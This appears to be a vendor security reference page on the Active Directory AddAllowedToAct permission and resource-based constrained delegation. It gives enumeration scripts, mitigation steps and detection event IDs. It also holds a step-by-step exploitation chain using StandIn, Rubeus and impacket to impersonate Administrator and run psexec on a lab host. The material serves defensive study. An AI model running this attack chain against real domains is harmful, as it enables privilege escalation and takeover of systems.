
Summary
| Forestall ACL Alias | AddAllowedToAct |
| AD Alias | Write msDS-AllowedToActOnBehalfOfOtherIdentity |
| Affected Object Types | Computers |
| Exploitation Certainty | Certain |
| AD Attribute | msDS-AllowedToActOnBehalfOfOtherIdentity |
| Attribute GUID | 3f78c3e5-f79a-46bd-a0b8-9d18116ddc79 |
| AD Right | WriteProperty |
Description
The AddAllowedToAct permission in Active Directory allows an account to modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on computer or service accounts. This permission is crucial for configuring Kerberos Resource-Based Constrained Delegation (RBCD), enabling services to impersonate users securely and access resources on their behalf. It facilitates flexible authentication scenarios and simplifies delegation configurations within the network.
However, if misconfigured, the AddAllowedToAct permission can introduce significant security vulnerabilities. An attacker with this permission can add their own account to the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of a target computer or service account. This grants them the ability to impersonate any user when accessing services on that machine. Exploiting this vulnerability could lead to unauthorized access, privilege escalation, and full compromise of the system, as the attacker can act on behalf of any user—including domain administrators—to access sensitive resources.
Identification
PowerShell
Using the Active Directory PowerShell module, you can enumerate AddAllowedToAct entries.
1. Find-AddAllowedToAct Function
function Find-AddAllowedToAct { [CmdletBinding()] param ([string]$Target = $null,[string]$SearchBase = $null,[string]$OutputPath = "AddAllowedToAct.csv") Import-Module ActiveDirectory Write-Host "Searching for permissions on the msDS-AllowedToActOnBehalfOfOtherIdentity attribute..." $AccessControlType = [System.Security.AccessControl.AccessControlType]::Allow $ActiveDirectoryRights = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty # Guid of Write msDS-AllowedToActOnBehalfOfOtherIdentity $AddAllowedToActPermissionGuid = "3f78c3e5-f79a-46bd-a0b8-9d18116ddc79" $foundAcls = @();$objectsToScan = @() try { if ($Target) { Write-Host "Searching for permissions on specific object: '$Target'." $specificObject = Get-ADObject -Identity $Target -Properties servicePrincipalName, nTSecurityDescriptor -ErrorAction Stop if ($specificObject) { if ($specificObject.servicePrincipalName) { $objectsToScan += $specificObject } else {Write-Output "Object '$Target' does not have a Service Principal Name and is not a valid target for this check.";return} } else { Write-Output "Object '$Target' not found.";return}} else { Write-Host "Searching for all Active Directory objects with a Service Principal Name." $actualSearchBase = if ($SearchBase) { $SearchBase } else { (Get-ADRootDSE).DefaultNamingContext } $objectsToScan = Get-ADObject -Filter 'servicePrincipalName -like "*"' -Properties servicePrincipalName, nTSecurityDescriptor -SearchBase $actualSearchBase -ErrorAction Stop } if (-not $objectsToScan) { Write-Output "No Active Directory objects with a Service Principal Name were found to scan.";return} foreach ($obj in $objectsToScan) { $ObjectDistinguishedName = $obj.DistinguishedName try { $acl = Get-Acl -Path "AD:$ObjectDistinguishedName" foreach ($ace in $acl.Access) { if ($ace.AccessControlType -eq $AccessControlType -and ($ace.ActiveDirectoryRights -band $ActiveDirectoryRights) -and ($ace.ObjectType -eq $AddAllowedToActPermissionGuid) -and -not $ace.IsInherited -and -not $isExcluded) { $foundAcls += [PSCustomObject]@{ 'Vulnerable Object' = $ObjectDistinguishedName 'Internal Threat' = $ace.IdentityReference.Value # Get the string representation }}}} catch {Write-Warning "Could not retrieve ACL for '$ObjectDistinguishedName': $($_.Exception.Message)"}}} catch {Write-Error "Failed to retrieve Active Directory objects: $($_.Exception.Message)";return} if ($foundAcls.Count -gt 0) { Write-Host "Found $($foundAcls.Count) Active Directory object(s) with 'WriteProperty' permissions on the RBCD attribute" try { $foundAcls | Sort-Object -Unique 'Vulnerable Object', 'Internal Threat' | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 Write-Output "Results exported successfully to '$OutputPath'" } catch {Write-Error "Failed to export results to CSV file '$OutputPath': $($_.Exception.Message)" } } else {Write-Output "No Active Directory objects found with 'WriteProperty' permissions on the RBCD attribute"}}2. Scan all domain Service Principal Names objects
Find-AddAllowedToAct3. Scan a specific object
Find-AddAllowedToAct -Target 'CN=VM01,OU=Workstations,DC=forestall,DC=labs'4. Using SearchBase to limit the searching scope
Find-AddAllowedToAct -SearchBase "OU=Domain Controllers,DC=hecker,DC=local".NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate AddAllowedToAct entries without relying on any external modules or dependencies.
1. Find-AddAllowedToActSimple function
function Find-AddAllowedToActSimple { [CmdletBinding()] param([string]$Target ) $rbcdGuid = [guid]"3f78c3e5-f79a-46bd-a0b8-9d18116ddc79" if ($Target -and $Target -match '=') { Write-Verbose "Binding directly to object: $Target" try { $entries = @(New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target")) }catch {Write-Error "Failed to bind to object '$Target': $_";return}} else { if ($Target) { Write-Verbose "Binding to RootDSE on server $Target...";$rootDE = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target/RootDSE")} else {Write-Verbose "Binding to local RootDSE...";$rootDE = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE")} $baseDN = $rootDE.Properties["defaultNamingContext"].Value Write-Verbose "defaultNamingContext = $baseDN";$ldapPath = if ($Target) { "LDAP://$Target/$baseDN" } else { "LDAP://$baseDN" } Write-Verbose "Using search root: $ldapPath";$searchRoot = New-Object System.DirectoryServices.DirectoryEntry($ldapPath) Write-Verbose "Searching for (servicePrincipalName=*)...";$searcher = [System.DirectoryServices.DirectorySearcher]::new($searchRoot) $searcher.Filter = "(servicePrincipalName=*)";$searcher.PageSize = 1000 [void]$searcher.PropertiesToLoad.Add("distinguishedName") try { $hits = $searcher.FindAll() Write-Verbose "Found $($hits.Count) SPN’d object(s)." }catch {Write-Error "LDAP search failed: $_";return} $entries = foreach ($hit in $hits) { try { $hit.GetDirectoryEntry() } catch { Write-Warning "Could not bind entry: $_"; continue }}} $found = foreach ($entry in $entries) { Write-Verbose "Checking ACLs on: $($entry.distinguishedName)" try {$acl = $entry.ObjectSecurity;$aces = $acl.GetAccessRules($true, $true, [System.Security.Principal.SecurityIdentifier])} catch {Write-Warning "Failed to retrieve ACL for $($entry.distinguishedName): $_";continue} foreach ($ace in $aces) { $isAllow = $ace.AccessControlType -eq [System.Security.AccessControl.AccessControlType]::Allow $hasWriteProp = ($ace.ActiveDirectoryRights -band [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty) $isRBCD = $ace.ObjectType -eq $rbcdGuid $inherited = $ace.IsInherited if ($isAllow -and $hasWriteProp -and $isRBCD -and -not $inherited) { $who = try {$ace.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value} catch {$ace.IdentityReference.Value} [PSCustomObject]@{ Object = $entry.distinguishedName.ToString() Principal = $who }}}} if ($found) { $found | Export-Csv -Path ".\AddAllowedToAct.csv" -NoTypeInformation -Encoding UTF8 Write-Host "Exported $($found.Count) entr$(if($found.Count -eq 1){'y'}else{'ies'}) to AddAllowedToAct.csv" }else {Write-Host "No RBCD ACLs found."}}2. Scan all Service Principal Names objects in the domain
Find-AddAllowedToActSimple3. Scan a specific object
Find-AddAllowedToActSimple -Target "CN=Vm01,OU=Workstations,DC=Forestall,Dc=labs"Active Directory Users and Computers
1. Open Active Directory Users and Computers on a Windows server.
2. Right-click the object and select Properties.
3. In the Properties window, go to the Security tab.
4. Click the Advanced button to open the Advanced Security Settings dialog.
5. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to review.
6. Click Edit to modify the selected ACE.
7. In the permissions list, locate and check the option Write msDS-AllowedToActOnBehalfOfOtherIdentity if you intend to grant it, or clear it to remove the permission.
8. Click OK to save and close the dialogs.

ADCU
Exploitation
This permission can be exploited on Windows systems using tools like Rubeus and on Linux systems with the impacket suite. After exploitation, an attacker can obtain the target computer’s credentials.
Windows
Create a new computer
This step can be skipped if a controlled SPN account already exists; otherwise, create a new computer using standin.
.\StandIn.exe --computer vm05 --make
Create computer using standin
To write msDS-AllowedToActOnBehalfOfOtherIdentity attribute
Set-ADComputer -Identity vm01 -PrincipalsAllowedToDelegateToAccount vm05$
Write using AdModule
Or
(Get-ADComputer -Identity VM05).SID.Value.\StandIn.exe --computer vm01 --sid S-1-5-21-3838874360-3982899950-1830233728-1117
Write using standin
To get a TGT for the controlled SPN account
.\Rubeus.exe asktgt /user:"vm05$" /password:"M7MzyExJiCfq3FX" /domain:forestall.labs /nowrap /enctype:aes128
TGT using Rubeus
To get a service ticket for an impersonated user
.\Rubeus.exe s4u /nowrap /impersonateuser:Administrator /msdsspn:"cifs/vm01.forestall.labs" /ptt /ticket:"doI[snip..]sLmxhYnM="
TGS using Rubeus
To check admin access on the target
ls \\vm01.forestall.labs\c$
Check admin access
Linux
Creating a new Computer
This step can be skipped if a controlled SPN account already exists; otherwise, create a new computer using impacket-addcomputer.
impacket-addcomputer <domain>/<user>:'<pass>' -computer-name '<newComputerName>' -computer-pass '<pass>' -dc-host <dchost> -kTo write msDS-AllowedToActOnBehalfOfOtherIdentity attribute
impacket-rbcd -delegate-from '<controlledSPNAccount>' -delegate-to '<targetMachine>' -action write <domain>/<user>:'<pass>' -k -use-ldapsTo get a service ticket
impacket-getST -spn cifs/<targetMachineDNSHost> -impersonate <userToImpersonate> <domain>/'<controlledSPNAccount>':'<pass>'@<dchost> -kTo execute on the target machine
KRB5CCNAME='<ticketPath' impacket-psexec <domain>/<impersoantedUser>@<targetDnsHost> -k -no-passExample:
To create a new computer
impacket-addcomputer forestall.labs/adam:'Temp123!' -computer-name 'VM06' -computer-pass 'Temp123!' -dc-host dc.forestall.labs -kTo write msDS-AllowedToActOnBehalfOfOtherIdentity Attribute
impacket-rbcd -delegate-from 'VM06$' -delegate-to 'VM01$' -action write forestall.labs/adam:'Temp123!' -k -use-ldaps
Add computer & rbcd
To get a service ticket
impacket-getST -spn cifs/vm01.forestall.labs -impersonate administrator forestall.labs/'VM06$':'Temp123!' -k
Getting TGS
Then
KRB5CCNAME='administrator@[email protected]' impacket-psexec forestall.labs/[email protected] -k -no-pass
Execute on target machine using psexec
Granted by
This RBCD edge requires writing the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the target computer. The narrower WriteAccountRestrictions right grants exactly this, and broader GenericAll or GenericWrite over the computer object also enable it.
Mitigation
Access Control Entries identified as dangerous should be removed by following the steps below.
1. Open Active Directory Users and Computers and enable the ‘Advanced Features’ option.
2. Double-click the affected object and open the Security tab.
3. In the Security tab, click the ‘Advanced’ button, then edit the dangerous object’s Access Control Entry.
4. Remove the Write msDS-AllowedToActOnBehalfOfOtherIdentity permission from the ACE.
5. Click OK and Apply to save your changes.
ADUC
Detection
Adding new Access Control Entries to Active Directory objects updates the ntSecurityDescriptor attribute on those objects.
These changes can be detected using Event IDs 5136 and 4662 to identify dangerous modifications to objects.